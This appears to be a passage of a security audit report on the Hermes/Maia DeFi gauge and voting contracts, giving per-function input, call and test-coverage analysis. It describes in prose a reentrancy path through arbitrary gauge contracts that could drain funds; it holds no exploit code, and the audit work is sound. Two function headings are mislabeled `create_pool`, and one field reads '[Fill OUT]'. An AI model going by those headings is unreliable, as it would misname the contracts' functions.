Function call analysis

- `_gauges[i].newEpoch()`
  - **What is controllable?** N/A.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** If any of the gauges revert, then the whole function reverts.

Function: `newEpoch(uint256 start, uint256 end)`

Same as `BaseV2GaugeFactory.newEpoch` but allows pagination of the gauges.

Function: `removeBribeFromGauge(BaseV2Gauge gauge, address bribeToken)`

Removes a given bribe from a gauge.

Preconditions

The caller must be the owner or the bribes factory owner.

Branches and code coverage

Intended branches

- The gauge has the bribe flywheel removed.
  - ☐ Test coverage

Negative behavior

- There is no bribe flywheel for the token.
  - ☐ Negative test?
- The caller is not the owner or owner of the bribe factory.
  - ☐ Negative test?

Inputs

- `gauge`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: The gauge will have `removeBribeFlywheel` called on it with the flywheel address.
- `bribeToken`:
  - **Control**: There must be a bribe flywheel in the bribe's factory for the token.
  - **Authorization**: No checks.
  - **Impact**: Determines which bribe flywheel will be removed.

Function call analysis

- `bribesFactory.flywheelTokens(bribeToken)`:
  - **What is controllable?** The `bribeToken` is fully controllable.
  - **If return value controllable, how is it used and how can it go wrong?** If there is no bribe flywheel, then 0 will be returned.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The bribe will not be removed from the gauge.

Function: `removeGauge(BaseV2Gauge gauge)`

Removes a gauge and its strategy from the factory.

Preconditions

Only callable by the owner.

Branches and code coverage

Intended branches

- The gauge and its strategy is removed.
  - ☐ Test coverage

Negative behavior

- The caller is not the owner.
  - ☐ Negative test?

Inputs

- `gauge`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: The gauge and its strategy will be removed.

Function call analysis

- `gauge.strategy()`:
  - **What is controllable?** `gauge` is fully controllable.
  - **If return value controllable, how is it used and how can it go wrong?** If the gauge is not an active gauge but shares a strategy with one, then it could potentially remove the `strategyGauges` - the active one allowing two gauges to share the same strategy.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The gauge will not be removed.
- `gaugeManager.removeGauge(address(gauge))`
  - **What is controllable?** `gauge` is fully controllable.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The gauge will not be removed.

5.13 File: UniswapV3GaugeFactory

Function: `setMinimumWidth(address gauge, uint24 minimumWidth)`

Sets the minimum width for gauge.

Preconditions

Only callable by the owner.

Branches and code coverage

Intended branches

- The gauge's minimum width is updated, and the Uniswap V3 staker is notified.
  ☐ Test coverage

Negative behavior

- The caller is not the owner.
  ☑ Negative test?

Inputs

- `gauge`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: Will have `setMinimumWidth` called on it.
- `minimumWidth`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: Will be the new `minimumWidth` of the gauge.

Function call analysis

- `UniswapV3Gauge(gauge).setMinimumWidth(minimumWidth)`:
  - **What is controllable?** Both `gauge` and `minimumWidth` are fully controllable.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The width will not be updated.

5.14 File: ERC20Gauges

Function: `incrementGauge`

Allows the caller to increment gauge weight. The number of user's gauges cannot be more than `maxGauges` amount, except when `canContractExceedMaxGauges` contains user address. User cannot increment if the weight value is more than the user owns votes.

Branches and code coverage

Intended branches:

- `getUserGaugeWeight` increased by `weight`.
  - ☐ Test coverage
- `_getGaugeWeight` was updated properly.
  - ☐ Test coverage
- check that `_userGauges` contains new `gauge`.
  - ☐ Test coverage
- `getUserWeight[user]` increased by `weight`.
  - ☐ Test coverage
- `_totalWeight` increased by `weight`.
  - ☐ Test coverage

Negative behavior:

- `weight` value is more than user has tokens.
  - ☐ Negative test?
- The `gauge` is untrusted.
  - ☐ Negative test?
- The `gauge` is deprecated.
  - ☐ Negative test?

Inputs

- `weight`:
  - **Control**: Full control.
  - **Authorization**: `_incrementUserAndGlobalWeights` checks that `weight` cannot be more that current user votes amount.
  - **Impact**: Caller should not be able to set the `weight` value more than the number of tokens they own because the reward depends on this value.
- `gauge`:
  - **Control**: Full control.
  - **Authorization**: There is a check that `gauge` is not deprecated inside the `_incrementGaugeWeight` function.

- **Impact**: Gauge should be trusted contract.

Function call analysis

- `IBaseV2Gauge(gauge).accrueBribes(user);`
  - **What is controllable?** `gauge`.
  - **If return value controllable, how is it used and how can it go wrong?** There is no return value.
  - **What happens if it reverts, reenters, or does other unusual control flow?** the caller controls the gauge address, so the reentrancy is possible, but only before the weight changes.

Function: `incrementGauges`

Allows caller to increment weights for bunch of gauges.

Branches and code coverage

Intended branches:

- `_totalWeight` increased by sum of `weight`.
  - ☐ Test coverage

Negative behavior:

- Sum of `weight` is more than user owns.
  - ☐ Negative test?
- Deprecated `gauge` addresses.
  - ☐ Negative test?
- Untrusted `gauge` addresses inside `gaugeList`.
  - ☐ Negative test?

Inputs

- `weights`:
  - **Control**: Full control.
  - **Authorization**: Sum of weight cannot be more than user's votes amount.
  - **Impact**: Caller should not be able to set the weight value more than the number of tokens they own because the reward depends on this value.
- `gaugeList`:
  - **Control**: Full control.
  - **Authorization**: `_deprecatedGauge` must not contain `gauge` address.
  - **Impact**: The array of contract addresses the user fully controls. Every loop

step, the function `accrueBribes` will be called to accrue bribes for a given user.

Function call analysis

- `IBaseV2Gauge(gauge).accrueBribes(user);`
  - **What is controllable?** `gauge`.
  - **If return value controllable, how is it used and how can it go wrong?** There is no return value.
  - **What happens if it reverts, reenters, or does other unusual control flow?** Due to the gauge being an arbitrary contract, and weight checks happen in the end of call and after weight increasing, on the second step the caller will control their weight amount and will be able to steal funds from contract.

Function: `decrementGauge`

Allows the caller to decrement gauge weight.

Branches and code coverage

Intended branches:

- `getUserGaugeWeight` decreased by `weight`.
  - ☐ Test coverage
- `_getGaugeWeight` was updated properly.
  - ☐ Test coverage
- Check that `_userGauges` do not contain `gauge` if full weight was decremented.
  - ☐ Test coverage
- `getUserWeight[user]` decreased by `weight`.
  - ☐ Test coverage
- `_totalWeight` decreased by `weight`.
  - ☐ Test coverage

Negative behavior:

- The `gauge` is untrusted.
  - ☐ Negative test?
- The `gauge` is deprecated.
  - ☐ Negative test?

Inputs

- `weight`:

  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: User can decrease by any amount of weight but no more than current weight.
- `gauge`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: Gauge should be trusted contract.

Function call analysis

- `IBaseV2Gauge(gauge).accrueBribes(user);`
  - **What is controllable?** `gauge`.
  - **If return value controllable, how is it used and how can it go wrong?** There is no return value.
  - **What happens if it reverts, reenters, or does other unusual control flow?** the caller controls the gauge address, but it should be only trusted address. the call can be run out of gas if there are too many elements in `bribeFlywheels`.

Function: `decrementGauges`

Allows caller to decrement weights for bunch of gauges.

Branches and code coverage

Intended branches:

- `_totalWeight` decreased by sum of `weight`.
  - ☐ Test coverage

Negative behavior:

- Deprecated `gauge` addresses.
  - ☐ Negative test?
- Untrusted `gauge` addresses inside `gaugeList`.
  - ☐ Negative test?

Inputs

- `weight`:
  - **Control**: Full control.
  - **Authorization**: No checks.

  - **Impact**: User can decrease by any amount of weight but no more than current weight.
- `gauge`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: Gauge should be trusted contract.

Function call analysis

- `IBaseV2Gauge(gauge).accrueBribes(user);`
  - **What is controllable?** `gauge`.
  - **If return value controllable, how is it used and how can it go wrong?** There is no return value.
  - **What happens if it reverts, reenters, or does other unusual control flow?** the reentrancy is possible here, but caller can only decrease the current weight of the gauge.

Function: `addGauge`

Allows owner of contract to add trusted gauge contract addresses to active gauges list. The gauge must be deprecated if it has already been added. The owner of the contract is `msg.sender`.

Branches and code coverage

Intended branches:

- New `gauge` added properly.
  - ☐ Test coverage
- Deprecated `gauge` was removed from `deprecated`.
  - ☐ Test coverage
- `_totalWeight` was updated by `_getGaugeWeight` value.
  - ☐ Test coverage

Negative behavior:

- Caller is not an owner.
  - ☐ Negative test?
- `gauge` is not deprecated and already added.
  - ☐ Negative test?

Inputs

- `gauge`:
  - **Control**: Full control.
  - **Authorization**: If `gauge` has already been added, it should be `_deprecatedGauges`.
  - **Impact**: Gauge should be trusted contract.

Function: `removeGauge`

Allows owner of contract to add trusted `gauge` contract addresses to `_deprecatedGauges` list. The gauge must be deprecated if it has already been added. The owner of the contract is `msg.sender`.

Branches and code coverage

Intended branches:

- `gauge` is deprecated after call.
  - ☐ Test coverage
- `_totalWeight` was decreased by `_getGaugeWeight` value.
  - ☐ Test coverage

Negative behavior:

- Caller is not an owner.
  - ☐ Negative test?
- `gauge` is deprecated.
  - ☐ Negative test?
- `gauge` is not an active.
  - ☐ Negative test?

Inputs

- `gauge`:
  - **Control**: Full control.
  - **Authorization**: `gauge` is not `_deprecatedGauges`.
  - **Impact**: Gauge should be an active contract. Also, if gauge attached the `_totalWeight`, it will no longer take into account the weight of this gauge.

Function: `setMaxGauges`

Allows owner of the contract to change the `maxGauges` value. This does not affect the current number of gauges, but it will affect the addition of new ones.

Function: `setContractExceedMaxGauges`

Allows the owner of the contract to update the `canContractExceedMaxGauges` for `account` address. The `account` should be the contract address.

Function: `replaceGauge`

The function can be called only by the contract owner. The function calls the `_removeGauge` function for the `oldGauge` address, and it becomes deprecated, and the `_addGauge` function for the `newGauge` address, and it becomes an active gauge.

Function: `transfer`

Allows to transfer tokens from `msg.sender` to the `to` address. But before the transfer, the required number of tokens must be released from the attached gauges. Also the `transfer` function from ERC20MultiVotes will be called for freeing votes, so after the call it is necessary to check that the voices have been decremented properly.

Branches and code coverage

Intended branches:

- `_totalWeight` decrease properly (if gauge is `_deprecatedGauges`, it should not be decreased by this weight)
  - ☐ Test coverage
- `amount` is full user balance (all gauges should be updated and all user variables become zero)
  - ☐ Test coverage

Negative behavior:

- The `msg.sender` does not have any tokens.
  - ☐ Negative test?

Inputs

- `to`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: The receiver of tokens.
- `amount`:
  - **Control**: Full control.
  - **Authorization**: If caller does not have enough tokens, the transaction will revert inside the ERC20 transfer function.

- **Impact**: The `amount` of tokens for transferring to the other user.

Function call analysis

- `IBaseV2Gauge(gauge).accrueBribes(user);`
  - **What is controllable?** `gauge`.
  - **If return value controllable, how is it used and how can it go wrong?** There is no return value.
  - **What happens if it reverts, reenters, or does other unusual control flow?** the `gauge` address is controlled by caller because there isn't check that gauge is trusted inside the `incrementGauge` function, so the user can increase weight for arbitrary gauge contract. These arbitrary contracts will be called inside this function, so the reentrancy is possible here.

Function: `transferFrom`

Allows to transfer tokens from `from` user address by `msg.sender` who has an approve. But before the transfer, the required number of tokens must be released from attached gauges. Also the `transferFrom` function from ERC20MultiVotes will be called for freeing votes, so after the call, it is necessary to check that the voices have been decremented properly.

Branches and code coverage

Intended branches:

- `_totalWeight` decrease properly (if gauge is `_deprecatedGauges` it shouldn't be decreased by his weight)
  - ☐ Test coverage
- `amount` is full user balance (all his gauges should be updated and all user variables became zero)
  - ☐ Test coverage

Negative behavior:

- the `msg.sender` doesn't have approve
  - ☐ Negative test?

Inputs

- `from`:
  - **Control**: full control
  - **Authorization**: there is a check that `msg.sender` has approve from `from` address inside erc20 `transferFrom`

  - **Impact**: the address who owns the tokens
- `to`:
  - **Control**: full control
  - **Authorization**: no checks
  - **Impact**: the receiver of tokens
- `amount`:
  - **Control**: full control
  - **Authorization**: if caller doesn't have enough tokens the transaction will revert inside the erc20 transfer function.
  - **Impact**: the `amount` of tokens for transferring the other user

Function call analysis

- `IBaseV2Gauge(gauge).accrueBribes(user);`
  - **What is controllable?** `gauge`
  - **If return value controllable, how is it used and how can it go wrong?** there isn't return value
  - **What happens if it reverts, reenters, or does other unusual control flow?** [Fill OUT]

5.15 File: ERC20MultiVotes

Function: `setMaxDelegates`

Allows owner of contract to update the `maxDelegates` value. This does not affect the current number of delegates, but it will affect the addition of new ones.

Function: `setContractExceedMaxDelegates`

Allows owner of contract to update the `canContractExceedMaxDelegates` for `account` address. The `account` should be the contract address.

Function: `incrementDelegation`

Delegate `amount` votes from the sender to `delegatee`.

Branches and code coverage

Intended branches:

- `_delegatesVotesCount` was increased by `amount`.
  - ☐ Test coverage

- `userDelegatedVotes` was increased by `amount`.
  - ☐ Test coverage
- `delegatee` added to `_delegates[delegator]` list.
  - ☐ Test coverage
- The last position of `_checkpoints[delegatee]` was increased by `amount`.
  - ☐ Test coverage

Negative behavior:

- The caller does not have enough free votes.
  - ☐ Negative test?
- Max number of `delegatee` was reached.
  - ☐ Negative test?

Inputs

- `delegatee`:
  - **Control**: Full control.
  - **Authorization**: `delegatee` $\neq$ `address(0)`.
  - **Impact**: The address of `user` who will be able to use voices to assign weight to gauges.
- `amount`:
  - **Control**: Full control.
  - **Authorization**: The `amount` cannot be more than free votes.
  - **Impact**: The number of votes available to `delegatee`.

Function: `delegate`

Allows delegator to update the single `delegatee`. The call is possible only if the `delegator` has only one `delegatee`.

Branches and code coverage

Intended branches:

- `newDelegatee` is the single `delegate`.
  - ☐ Test coverage
- The old `delegate` was removed.
  - ☐ Test coverage
- Caller does not have any `delegate`.
  - ☐ Test coverage
- All caller voices assigned to `newDelegatee`.

☐ Test coverage

Negative behavior:

- Caller has more than one `delegate`.
  ☐ Negative test?
- Old `delegate` uses full `_delegatesVotesCount[delegator][oldDelegatee]` value.
  ☐ Negative test?

Inputs

- `newDelegatee`:
  - **Control**: Full control.
  - **Authorization**: Nonzero address.
  - **Impact**: The address of `user` who will be able to use voices to assign weight to gauges.

Function: `undelegate`

Allows caller to decrease amount of votes assigned for `delegatee`.

Branches and code coverage

Intended branches:

- `_delegatesVotesCount` was decreased by `amount`.
  ☐ Test coverage
- `userDelegatedVotes` was decreased by `amount`.
  ☐ Test coverage
- `_checkpoints[delegatee]` was decreased by `amount`.
  ☐ Test coverage

Negative behavior:

- `delegatee` does not have enough unused votes.
  ☐ Negative test?
- `msg.sender` does not have the `delegatee`.
  ☐ Negative test?

Inputs

- `delegatee`:
  - **Control**: Full control.
  - **Authorization**: `_delegates[delegator]` should contain `delegatee` address.

  - **Impact**: The amount of assigned votes of this `delegatee` will be decreased.
- `amount`:
  - **Control**: Full control.
  - **Authorization**: `userUnusedVotes(delegatee) > amount`.
  - **Impact**: The amount of votes `delegator` wants to release.

Function: `transfer`

Allows to transfer tokens from `msg.sender` to the `to` address. But before the transfer, the required number of votes must be released from `delegatee`.

Branches and code coverage

Intended branches:

- The caller has enough free votes for transferring.
  - ☐ Test coverage
- The caller did not have enough free votes but additional votes were released properly.
  - ☐ Test coverage
- The used votes are still given to `delegatee`.
  - ☐ Test coverage

Negative behavior:

- The caller does not own any tokens.
  - ☐ Negative test?
- The caller does not have enough free tokens and all votes given to `delegatee` are used.
  - ☐ Negative test?

Inputs

- `to`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: The receiver of tokens.
- `amount`:
  - **Control**: Full control.
  - **Authorization**: If caller does not have enough tokens, the transaction will revert inside the ERC20 transfer function.
  - **Impact**: The `amount` of tokens for transfer to the other user.

Function: `create_pool`

The same function as `transfer`, but `msg.sender` should be assigned by `from` for transferring, or `msg.sender` is `from` address.

5.16 File: BaseV2GaugeManager

This is the contract owner of `bHermesGauges` and `bHermesBoost`.

Function: `addGauge`

Allows only `activeGaugeFactories` to add trusted gauge contract.

Branches and code coverage

Intended branches:

- The `gauge` address is set properly inside `bHermesGauges` and `bHermesBoost`.
  - ☐ Test coverage

Negative behavior:

- The caller is not `activeGaugeFactories`.
  - ☐ Negative test?

Inputs

- `msg.sender`:
  - **Control**: N/A.
  - **Authorization**: `onlyActiveGaugeFactory` - only owner of contract can set `activeGaugeFactories`.
  - **Impact**: Any caller should not be able to add an arbitrary `gauge` address.
- `gauge`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: `gauge` address should be trusted.

Function call analysis

- `bHermesGaugeBoost.addGauge(gauge)`:
  - **What is controllable?** `gauge`.
  - **If return value controllable, how is it used and how can it go wrong?** There is no return value.

  - **What happens if it reverts, reenters, or does other unusual control flow?** `gauge` address should be trusted.
- `bHermesGaugeWeight.addGauge(gauge)`:
  - **What is controllable?** `gauge`.
  - **If return value controllable, how is it used and how can it go wrong?** There is no return value.
  - **What happens if it reverts, reenters, or does other unusual control flow?** `gauge` address should be trusted.

Function: `removeGauge`

Allows only `activeGaugeFactories` to set trusted gauge contract as deprecated.

Function: `changebHermesGaugeOwner`

Allows admin of contract to change owner address of bHermesGauges and bHermesBoost contracts.

Branches and code coverage

Intended branches:

- `newOwner` is set properly.
  - ☐ Test coverage

Negative behavior:

- The old owner cannot control contract.
  - ☐ Negative test?
- Caller is not an admin.
  - ☐ Negative test?

Inputs

- `newOwner`:
  - **Control**: Full control.
  - **Authorization**: There is a check that address is nonzero inside the `transferOwnership` function.
  - **Impact**: New owner will be able to control contract, so there should be trusted address.

Function call analysis

- `bHermesGaugeBoost.transferOwnership(newOwner)`

  - **What is controllable?** `newOwner`.
  - **If return value controllable, how is it used and how can it go wrong?** There is no return value.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No problems.
- `bHermesGaugeWeight.transferOwnership(newOwner)`
  - **What is controllable?** `newOwner`.
  - **If return value controllable, how is it used and how can it go wrong?** There is no return value.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No problems.

Function: `addGaugeFactory()`

Intended behavior

Allows owner of contract to add trusted factory contract address.

Branches and code coverage

Intended branches:

- Check that `gaugeFactory` is `activeGaugeFactories` after the call.
  - ☐ Test coverage

Negative behavior:

- Caller is not an owner.
  - ☐ Negative test?

Inputs

- `gaugeFactory`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: This contract will be able to set and remove the trusted gauges contracts.

Function: `removeGaugeFactory`

Allows owner of contract to remove trusted factory contract address.

5.17 File: UniswapV3Gauge

Function: `constructor`

The new `UniswapV3Gauge` is created in the `newGauge` function inside the UniswapV3GaugeFactory contract. The UniswapV3GaugeFactory is owner of this contract. Also, initialize the BaseV2Gauge contract and approve for transferring the max amount of `rewardToken` to the `_uniswapV3Staker` address.

Inputs

- `_flywheelGaugeRewards`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: To BaseV2Gauge constructor.
- `_owner`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: To BaseV2Gauge constructor.
- `_minimumWidth`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: During staking, the difference between `tickUpper` and `tickLower` cannot be less than this value.
- `_uniswapV3Pool`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: To BaseV2Gauge constructor.
- `_uniswapV3Staker`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: Address that will have approval from contract to control tokens.

Function call analysis

- `rewardToken.safeApprove(_uniswapV3Staker, type(uint256).max)`:
  - **What is controllable?** `_uniswapV3Staker`.
  - **If return value controllable, how is it used and how can it go wrong?** There is no return value here.
  - **What happens if it reverts, reenters, or does other unusual control flow?**

No problems.

Function: `setMinimumWidth`

Allows owner of contract to set the minimum difference between `tickUpper` and `tickLower`.

5.18 File: BaseV2Gauge

Function: `constructor`

The contract is created over the `BaseV2GaugeFactory:createGauge()` function, which is available only for the owner of `BaseV2GaugeFactory`. This contract is actually part of the UniswapV3Gauge contract.

Inputs

- `_flywheelGaugeRewards`:
  - **Control**: The address of flywheelGaugeRewards contract, which is passed by the deployer of `UniswapV3GaugeFactory` to constructor.
  - **Authorization**: No checks.
  - **Impact**: The `accruedRewards` value will be received from `flywheelGaugeRewards.getAccruedRewards` and deposit to `UniswapV3Staker` as reward for staking.
- `_strategy`:
  - **Control**: Full control.
  - **Authorization**: None.
  - **Impact**: The functions `attachUser` and `detachUser` can be called only by this address.
- `_owner`:
  - **Control**: The address of `BaseV2GaugeFactory`.
  - **Authorization**: Nonzero.
  - **Impact**: Only owner can call `addBribeFlywheel` and `removeBribeFlywheel` functions.

Function call analysis

- `BaseV2GaugeFactory(msg.sender).bHermesBoostToken();`
  - **What is controllable?** Nothing.
  - **If return value controllable, how is it used and how can it go wrong?** Returns the address of the hermesGaugeBoost contract, which manages info

about the user's boost and allows the gauge to be attached to the user's boost. Due to the `msg.sender` trusting `BaseV2GaugeFactory`, the `bHermesBoostToken` also trusted.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No problems.
- `_flywheelGaugeRewards.rewardToken();`
  - **What is controllable?** Nothing.
  - **If return value controllable, how is it used and how can it go wrong?** Returns the address of the rewardToken contract. This address will be called to assign full approval to the `_uniswapV3Staker` address, so it can manage all `rewardToken` tokens of these contracts. As the `_flywheelGaugeRewards` is a trusted contract, there are not any problems. Inside the `_flywheelGaugeRewards`, the `rewardToken` address is set by deployer.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No problems.

Function: `newEpoch`

This function is available for any caller and allows to initialize the new epoch if time is come. The caller only controls the time when the function will be called.

Branches and code coverage

Intended branches:

- The `epoch` was updated.
  - ☐ Test coverage
- The `reward` was distributed to the UniswapV3Staker contract.
  - ☐ Test coverage

Negative behavior:

- The new epoch isn't come.
  - ☐ Negative test?

Function call analysis

- `flywheelGaugeRewards.getAccruedRewards();`
  - **What is controllable?** Nothing.
  - **If return value controllable, how is it used and how can it go wrong?** The caller does not control the return value. The return value is the amount of reward that will be distributed to the UniswapV3Staker contract.
  - **What happens if it reverts, reenters, or does other unusual control flow?**

The rewards are not accrued.

- `IUniswapV3Staker(uniswapV3Staker).createIncentiveFromGauge(amount)`:
  - **What is controllable?** Nothing.
  - **If return value controllable, how is it used and how can it go wrong?** There is no return value here.
  - **What happens if it reverts, reenters, or does other unusual control flow?** This call will revert if the gauge contract does not have the corresponding strategy contract inside the `uniswapV3Staker`. Actually, it will be the same `strategy` address that was added to this contract during deployment.

Function: `attachUser`

Allows the strategy address to attach the new user to the hermesGaugeBoost contract.

Branches and code coverage

Intended branches:

- New `user` was attached.
  - ☐ Test coverage

Negative behavior:

- The caller is not the strategy address.
  - ☐ Negative test?

Inputs

- `user`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: Only strategy can call this function.

Function call analysis

- `hermesGaugeBoost.attach(user);`
  - **What is controllable?** `user`.
  - **If return value controllable, how is it used and how can it go wrong?** There is no return value.
  - **What happens if it reverts, reenters, or does other unusual control flow?** Will revert if this gauge contract is not an active gauge inside the hermesGaugeBoost contract and also if `user` is already attached.

Function: `detachUser`

Allows the `strategy` address to detach the user from the `_userGauges` inside the hermesGaugeBoost contract.

Branches and code coverage

Intended branches:

- The `user` was detached.
  - ☐ Test coverage

Negative behavior:

- The caller is not the `strategy` address.
  - ☐ Negative test?
- The `user` wasn't attached before.
  - ☐ Negative test?

Inputs

- `user`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: Only `strategy` can call this function.

Function call analysis

- `hermesGaugeBoost.detach(user);`
  - **What is controllable?** `user`.
  - **If return value controllable, how is it used and how can it go wrong?** There is no return value.
  - **What happens if it reverts, reenters, or does other unusual control flow?** Cannot revert.

Function: `accrueBribes`

Allows any caller to update the reward value inside the FlywheelCore contract. The reward value is based on the `boostedBalanceOf` of `user` [the `getUserGaugeWeight(user, strategy)` value].

Branches and code coverage

Intended branches:

- The full reward value is calculated properly for `user` (check the `rewardsAccrued [user]` value inside the all bribeFlywheels contracts)
  - ☐ Test coverage

Negative behavior:

- The `bhermes.getUserGaugeWeight` for `user` is zero.
  - ☐ Negative test?

Inputs

- `user`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: The user's address who can claim the reward.

Function call analysis

- `_bribeFlywheels[i].accrue(ERC20(address(this)), user)`
  - **What is controllable?** `user`.
  - **If return value controllable, how is it used and how can it go wrong?** There is no return value here.
  - **What happens if it reverts, reenters, or does other unusual control flow?** Can revert in case of calculation error, but there are not any specific checks.

Function: `addBribeFlywheel`

Allows owner of contract to add trusted FlywheelCore contract. The owner of this contract is the `BaseV2GaugeFactory` contract.

Branches and code coverage

Intended branches:

- `bribeFlywheel` is active.
  - ☐ Test coverage

Negative behavior:

- The `bribeFlywheel` address was already added.
  - ☐ Negative test?
- The caller is not the owner.
  - ☐ Negative test?
- The `bribeFlywheel` address was removed.

☐ Negative test?

Inputs

- `bribeFlywheel`:
  - **Control**: only owner can call this function
  - **Authorization**: The function is called from the `BaseV2GaugeFactory:addBribeToGauge()` which can be called only by the owner of this factory contract or by owner of `bribesFactory` contract. So to the `addBribeFlywheel` function will be passed the trusted `bribeFlywheel` address associated with the `bribeToken` created over the `BribesFactory`. The `bribeFlywheel` should be already added.
  - **Impact**: the `accrue` function from this contract will be triggered to accrue rewards for a user every time when users call `incrementGauge` or `decrementGauge`.

Function call analysis

- `bribeFlywheel.flywheelRewards()`:
  - **What is controllable?** `bribeFlywheel`.
  - **If return value controllable, how is it used and how can it go wrong?** No problem because the owner of contract calls the trusted bribeFlywheel contract.
  - **What happens if it reverts, reenters, or does other unusual control flow?** Returns the address of contract that manages the reward transferring.
- `bribeFlywheel.rewardToken()`:
  - **What is controllable?** `bribeFlywheel`.
  - **If return value controllable, how is it used and how can it go wrong?** The return address is the reward token address.
  - **What happens if it reverts, reenters, or does other unusual control flow?** no problem, just return the public address value
- `FlywheelBribeRewards(flyWheelRewards).setRewardsDepot(multiRewardsDepot);`
  - **What is controllable?** `flyWheelRewards`.
  - **If return value controllable, how is it used and how can it go wrong?** There is no return value.
  - **What happens if it reverts, reenters, or does other unusual control flow?** This function is associated with this contract address with the `multiRewardsDepot` inside the FlywheelBribeRewards contract.
- `multiRewardsDepot.addAsset(flyWheelRewards, bribeFlywheel.rewardToken());`
  - **What is controllable?** `flyWheelRewards` and `bribeFlywheel.rewardToken()`.
  - **If return value controllable, how is it used and how can it go wrong?** There

is no return value.

- **What happens if it reverts, reenters, or does other unusual control flow?** The flyWheelRewards is a contract that will be able to get the full reward from the `rewardToken`. The function will revert if `flyWheelRewards` or `rewardToken` already added.

Function: `create_pool`

Allows the owner of contract to remove the active FlywheelCore contract. This address will not be removed from `bribeFlywheels` and `added` lists, but it will be removed from `isActive`. The address cannot be re-added.

5.19 File: bHermes

Function: `claimOutstanding()`

Claims all outstanding underlying bHermes utility tokens for `msg.sender`.

Branches and code coverage

Intended branches

- All of `msg.sender`'s unclaimed weight, boost, and governance tokens are transferred to the `msg.sender`
  ☑ Test coverage

Function: `transferFrom(address from, address to, uint256 amount)`

Overrides `ERC20.transferFrom` to ensure that the from user has enough unclaimed tokens to transfer.

Branches and code coverage

Intended branches

- The from user has enough unclaimed tokens, and they are sent to the correct address.
  ☐ Test coverage

Negative behavior

- The from user does not have enough unclaimed tokens.
  ☐ Negative test?
- The `msg.sender` has not been approved.

☐ Negative test?

Inputs

- `from`:
  - **Control**: Full control.
  - **Authorization**: The `from` account must have approved the `msg.sender`.
  - **Impact**: This will be where the tokens are sent from.
- `to`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: This address will receive the tokens.
- `amount`:
  - **Control**: Full control.
  - **Authorization**: The user's balance minus any of the claimed tokens must be greater than this amount.
  - **Impact**: the caller cannot transfer the amount of tokens more than the unclaimed amount

Function call analysis

- `super.transferFrom(from, to, amount)`
  - **What is controllable?** `from`, `to`, and `amount` are controllable.
  - **If return value controllable, how is it used and how can it go wrong?** Not controllable.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The tokens will not be transferred.

Function: `transfer(address to, uint256 amount)`

Overrides `ERC20.transfer` to ensure that the user has enough unclaimed tokens to transfer.

Branches and code coverage

Intended branches

- The user has enough unclaimed tokens, and they are sent to the correct address.
  ☑ Test coverage

Negative behavior

- The user does not have enough unclaimed tokens.

☑ Negative test?

Inputs

- `to`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: This address will receive the tokens.
- `amount`:
  - **Control**: Full control.
  - **Authorization**: The user's balance minus any of the claimed tokens must be greater than this amount.
  - **Impact**: the caller cannot transfer the amount of tokens more than the unclaimed amount

Function call analysis

- `super.transfer(to, amount);`
  - **What is controllable?** `to` and `amount` are controllable.
  - **If return value controllable, how is it used and how can it go wrong?** Not controllable.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The tokens will not be transferred.

5.20 File: bHermesVotes

Function: `burn(address from, uint256 amount)`

Burns bHermes gauge tokens.

Preconditions

Only callable by bHermes.

Branches and code coverage

Intended branches

- The tokens are burnt from the correct account.
  ☐ Test coverage

Negative behavior

- The caller is not bHermes.
  ☐ Negative test?

Inputs

- `from`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: The account to burn tokens from.
- `amount`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: The amount of tokens that will be burnt.

Function: `mint(address to, uint256 amount)`

Allow new bHermes tokens to be minted.

Preconditions

Only callable by bHermes.

Branches and code coverage

Intended branches

- The tokens are minted and sent to the correct account.
  ☑ Test coverage

Negative behavior

- The caller is not bHermes.
  ☐ Negative test?

Inputs

- `account`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: This address will have the new tokens minted to it.
- `amount`:
  - **Control**: Full control.
  - **Authorization**: No checks.

- **Impact**: The amount of tokens to be minted.

5.21 File: HERMES

Function: `mint(address account, uint256 amount)`

Allows new Hermes tokens to be minted.

Preconditions

Only callable by the owner.

Branches and code coverage

Intended branches

- The tokens are minted and sent to the correct account.
  ☐ Test coverage

Negative behavior

- The caller is not the owner.
  ☐ Negative test?

Inputs

- `account`
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: This address will have the new tokens minted to it.
- `amount`
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: The amount of tokens to be minted.

5.22 File: Maia

